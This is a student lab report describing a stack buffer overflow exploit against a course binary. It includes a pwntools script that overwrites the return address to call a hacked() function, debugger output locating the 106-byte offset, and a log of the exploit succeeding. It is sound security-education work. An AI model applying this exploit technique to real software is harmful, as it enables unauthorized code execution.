

Lab 2

CSC472-01

Michael Burns


October 5<sup>th</sup>, 2023

# Introduction

In this Lab, I am using multiple tools to execute a stack buffer overflow vulnerability. I am using GDB to examine the contents of the hacked() function to find the memory address where it's being pushed onto the stack. Then, I am overflowing the buffer using "cyclic" to generate a long junk string, and examining the magic number by using the command "pattern offset \$eip". This command gives me the offset, or amount of bytes that the buffer holds. Then, I am using a Python script that will generate a process using the compiled C file "lab2". The script will send a junk string the length of the buffer overflow, followed by the starting memory address of the hacked() function. This function will then be executed.

## Analysis and Results

**Q6.) Craft your shell code using Python and the pwn tools library. A script template is available on our course website for your convenience. Your objective is to overwrite the return address with the address of the 'hacked()' function. You can use GDB to find these library addresses and to test or debug your exploit.**



```
GNU nano 6.4      exploit.py *
#!/usr/bin/python

from pwn import *

def main():
    #start a process
    p = process("./lab2")
    #create payload
    ret_address=0x08049172
    payload = b"A" * 106 + p32(ret_address)

    #print the PID
    raw_input(str(p.proc.pid))

    #send the payload to binary
    p.send(payload)

    #pass interaction back to user
    p.interactive()

if __name__ == "__main__":
    main()
```

```
[ Legend: Modified register | Code | Heap | Stack | String ]

registers
$eax : 0x1f5
$ebx : 0xf7fa6ff4 → 0x0021dd8c
$ecx : 0xf7fa89b8 → 0x00000000
$edx : 0x0
$esp : 0xffffd5d0 → "abdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab[...]"
$ebp : 0x61626261 ("abba"? )
$esi : 0x0804bffc → 0x08049140 → <_do_global_dtors_aux+0> cmp BYTE PTR ds:0x804
c014, 0x0
$edi : 0xf7ffcba0 → 0x00000000
$eip : 0x61636261 ("abca"? )
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtu
alx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x00 $fs: 0x00 $gs: 0x63

stack
0xffffd5d0|+0x0000: "abdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab[...]" → $es
0xffffd5d4|+0x0004: "abeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaab[...]"
0xffffd5d8|+0x0008: "abfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaab[...]"
0xffffd5dc|+0x000c: "abgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraab[...]"
0xffffd5e0|+0x0010: "abhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaab[...]"
0xffffd5e4|+0x0014: "abiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabaab[...]"
0xffffd5e8|+0x0018: "abjaabkaablaabmaabnaaboaabpaabqaabraabsaabaabuaab[...]"
0xffffd5ec|+0x001c: "abkaablaabmaabnaaboaabpaabqaabraabsaabaabuaabvaab[...]"
code:x86:32

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61636261

threads
[#0] Id 1, Name: "lab2", stopped 0x61636261 in ?? (), reason: SIGSEGV

trace
gef> pattern offset $eip
[+] Searching for '61626361'/'61636261' with period=4
[+] Found at offset 106 (little-endian search) likely
gef>
```

Here is the script I used to exploit the vulnerability. I obtained the memory address by using GDB to find the memory address of where hacked() is pushed onto the stack. I then used cyclic to trigger a buffer flow, and found out the magic number, or offset, being exactly 106 bytes for the buffer. I then used 106 characters followed by the start address of hacked() to overflow the buffer, and then push hacked() onto the stack to be read.

**Q7.) Provide a screenshot demonstration your successful exploitation of the program.**

```
BrokenPipeError: [Errno 32] Broken pipe
root@8879060b270e:/workdir #
root@8879060b270e:/workdir #
root@8879060b270e:/workdir # python3 exploit.py
[*] Starting local process './lab2': pid 162
162
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA\x91\x04
Hacked by Michael Burns!!
$
[*] Got EOF while reading in interactive
$
[*] Process './lab2' stopped with exit code -11 (SIGSEGV) (pid 162)
[*] Got EOF while sending in interactive
Traceback (most recent call last):
  File "/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/process.py", line 746, in
    close
    fd.close()
BrokenPipeError: [Errno 32] Broken pipe
root@8879060b270e:/workdir #
```

## Discussion and Conclusion

The lab satisfied and met the expectations presented. They were consistent with the lecture notes, and I am able to explain a stack overflow buffer vulnerability with great confidence and knowledge. This was a very informational lab that has furthered my knowledge of software security and cybersecurity.